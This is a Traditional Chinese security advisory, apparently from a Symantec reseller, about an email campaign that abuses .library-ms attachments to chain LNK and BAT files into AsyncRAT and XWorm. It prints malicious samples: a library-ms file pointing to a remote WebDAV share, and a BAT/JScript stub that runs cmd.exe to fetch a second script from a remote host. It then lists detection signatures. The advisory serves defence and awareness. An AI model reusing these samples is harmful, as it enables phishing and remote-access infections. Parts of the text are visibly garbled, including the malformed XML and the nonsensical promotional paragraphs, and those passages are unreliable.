賽門鐵克有效力抗，用程式庫描述檔(*.library-ms)附件發動的惡意垃圾郵件行動


2025 年 3 月 11 日發布

點擊此處可獲取——最完整的賽門鐵克解決方案資訊

2025 年 2 月初，賽門鐵克觀察到一個電子郵件的攻擊行動，其中包含一個直接夾帶在該郵件的程式庫描述檔案格式 (*.library-ms) 檔案。微軟通常會使用這種以 XML 的檔案類型來描述和定義 Windows 作業系統中的語言或詳細資訊資料。在這些攻擊中，它們遭濫用來指向惡意的遠端內容，如果收件者開啟 library-ms 檔案，就會觸發如下的攻擊鏈：

電子郵件 → .Library-MS 附件 → LNK Windows 捷徑檔案 → BAT 檔案 → Python 攻擊器 (Krammer) → AsyncRAT / XWorm

收件者先看到一封看起來像這樣的電子郵件。



Library-ms 檔案也稱為程式庫描述檔案，可讓 Windows 使用者在本機和遠端機器上建立一致的檔案資料夾檢視。在此攻擊情境中，檔案名稱被設計成類似發票或商業文件，可能會誘導收件者開啟檔案。

檢查 library-ms 檔案的內容時，我們識別會觸發武裝定義和元資料。然而，在這個攻擊的惡意檔案中，<url> 欄位包含惡意的遠端 WebDAV 路徑，指向一個 .LNK 的Windows 捷徑檔案。


```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <name>My Documents</name>
  <version="1" />
  <version>6</version>
  <isLibraryPinned>true</isLibraryPinned>
  <iconReference>shell32.dll,-235</iconReference>
  <templateInfo>
    <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
  </templateInfo>
  <property name="ShowHomeDocumentLocationsInFolder" type="boolean">1</property>
  </propertyStore>
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <isDefaultSaveLocation>true</isDefaultSaveLocation>
      <isSupported>false</isSupported>
      <simpleLocation>
        <url>\\shmaha-03\Katrina-group-feedback\                    \SSLlyaneWWDoust\ZPTAdi3MSFA</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
```

為了進一步引誘使用者，.LNK 檔案會以 PDF 圖示偽裝，點擊後會進入攻擊鏈。.LNK 檔案會指向存放 BAT 檔案的 WebDAV 位置，而 .BAT 檔案會執行攻擊的下一階段。

.BAT 檔會使用 mshta 指令自我執行，該指令會執行內嵌的 JScript，下載其他的 .BAT 檔。

```
@echo off
goto :batch
/*
<!-- ---------- JScript Section ---------- */
<script language="JScript">
var oShell = new ActiveXObject("WScript.Shell");
oShell.Run("cmd.exe /c \\\\load-batman-fed-per[redacted]95%\\ShowMeRoot\\new.bat', 0, false);
close();
</script>
exit /b
:batch
</batch
mshta "%~dp0"
```

第二個 .BAT 檔採用 UTF-16 編碼，其位元組順序標記 (BOM：byte order mark) 為 0xFF 0xEE，因此在標準編輯器中無法讀取其內容，只能顯示電子元素 (電子元是 2 個位元組的多語系字元碼)。



位元組順序標記 BOM(FF EE) 之後內容包含實際的 .BAT 指令碼。

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  ff fe 26 40 63 6c 73 26 40 73 65 74 20 22 6b 57  ÿþ&@cls&@set "kW
00000010  c3 3b 57 4d 75 65 79 32 49 63 69 4f 44 6b 50 61  Ã;WMuey2IciODkPa
00000020  4f 4b 7a 6d 40 20 47 77 70 53 73 74 38 4c 56 52  OKzm@ GwpSst8LVR
00000030  67 64 45 72 33 59 4e 70 4a 46 56 6c 36 4e 41 42  gdEr3YNpJFVl6NAB
00000040  66 58 37 55 6b 30 74 48 62 31 35 5a 43 39 51 71  fX7Uk0tHb15ZC9Qq
00000050  6b 34 22 0a 0a ff fe 26 40 73 65 74 20 22 6a 7e  k4"..ÿþ&@set "j~
00000060  31 25 25 6b 57 c3 3b 7e 34 31 2c 31 25 25 6b 57  1%%kWÃ;~41,1%%kW
00000070  c3 3b 7e 32 34 2c 31 25 0d 0a 25 6b 57 c3 3b 7e  Ã;~24,1%..%kWÃ;~
00000080  31 38 2c 31 25 25 6b 57 c3 3b 7e 33 2c 31 25 25  18,1%%kWÃ;~3,1%%
00000090  6b 57 c3 3b 7e 37 2c 31 25 25 6b 57 c3 3b 7e 31  kWÃ;~7,1%%kWÃ;~1
```

在此 .BAT 中，我們可以看到它與多個有效酬載有連結。

由 cam.zip 和 bah.zip 組成的酬載檔有效酬載包含 Krammer 混淆的有效酬載，這些有效酬載包含加密的 shellcode，最終導致 AsyncRAT 和 XWorm 惡意軟體的部署。

在已安裝的端點防護上，可在掃描器看到這些惡意 library-ms 檔案時立即偵測並攔截。以下是我們觀察到的統計數字，識別為 Scr.Malibms!1gen1。

賽門鐵克的電子郵件客戶也受到保護，可避免電子郵件中出現此類的 library-ms 附件，我們的威脅情資遙測大數據也證明這一點。

賽門鐵克已經於第一時間提供多種有效保護 (**SEP**、**SESC**、**SMG**、**SMSMEX**、**Email.Security.cloud**、**DCS**、**EDR**)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件通道／安全閘道及主機防護，雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供特殊用戶隔絕或隔離威脅的境外的保護 (威脅不落地)。

自適應防護技術(包含於SESC)：

- ACM.Ps-Http!g2

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gen
- Scr.Malibms!1gen1
- Trojan.Malscript
- Scr.Malscript!gen28
- Trojan Horse
- WS.Malware.1
- WS.Malware.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／通道／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間設置於安全分類列表中。

欲了解有關賽門鐵克端點安全安全完整版更多資訊，請點擊此處。
欲了解有關賽門鐵克端點安全完整版 (SESC) 上的「自適應防護」透過管理受信任應用程式所執行的潛在風險行為來減少攻擊面，請點擊此處。
欲深入瞭解有關賽門鐵克郵件安全雲端服務(Email Security.Cloud)的詳細資訊，請點擊此處。
欲深入瞭解有關賽門鐵克基於雲的網路安全服務 (WebPulse) 的更多訊息，請點擊此處。

Symantec
A Division of Broadcom

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘－博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的最建，系統化以及零信賴思維來改造核心技術、管理概況以及整合最完整的資安生態圈系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴張性，有幫脫胎換骨並超越業界的反提步－博通 (Broadcom) 最期實的完美主義者，致力於追求卓越、開注細節並且有系統性地解決客戶所面臨的潛在未設測的威脅，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，迎正 Symantec 現少出現在由公開媒體報導的重大資安事件，而且在全球超前部署先進思的方法，幫助世界各地的組織和個人保護資料，隨長幅度也領先其他競爭對手。

是科技創新驅動的解決方案非常值得深深天型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美國華人王嘉廉創辦的企業軟體公司，組合國際電腦 (CA Technologies) 以及雲端運算及「硬體虛擬化」的領導商云－VMware，也是頂級軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署 (CISA) 宣布聯合民間科技公司，包括全國性聯合防禦計畫 JCDC.Joint Cyber Defense Collaborative)，而博通賽門鐵克首當被指定的一個夥伴，如此地肯定考量，Symantec 也總對是最安全的資安廠商，擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於具有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、訓練、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)，協助顧客符合國觀地解決資安問題本質的效益上，以及最新法規與政策趨勢，得使用各種技術與服務協助提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願高達度投資，許多顧客樂意與我們建立起長期的友誼，把我們當成符合您的資安建議者，可以提供良好諮詢的資安策略夥伴以及總是第一個被想到的求助諮詢對象。

保安資訊總機電話：**0800-381-500**。

保安資訊 KEEPSAFE INFORMATION SECURITY